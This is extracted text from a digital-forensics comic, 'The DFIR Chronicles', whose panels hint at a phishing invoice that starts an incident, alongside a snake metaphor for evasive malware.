


It's like a
snake that checks
for footprints
before slithering
out.




THE DFIR CHRONICLES



THE DFIR CHRONICLES



THE DFIR CHRONICLES



**EARLIER
THAT WEEK.**

**OH,
MUST BE THE
INVOICE I WAS
WAITING FOR...**

**AND THAT...
WAS DE MOMENT
IT BEGAN.**

THE DFIR CHRONICLES



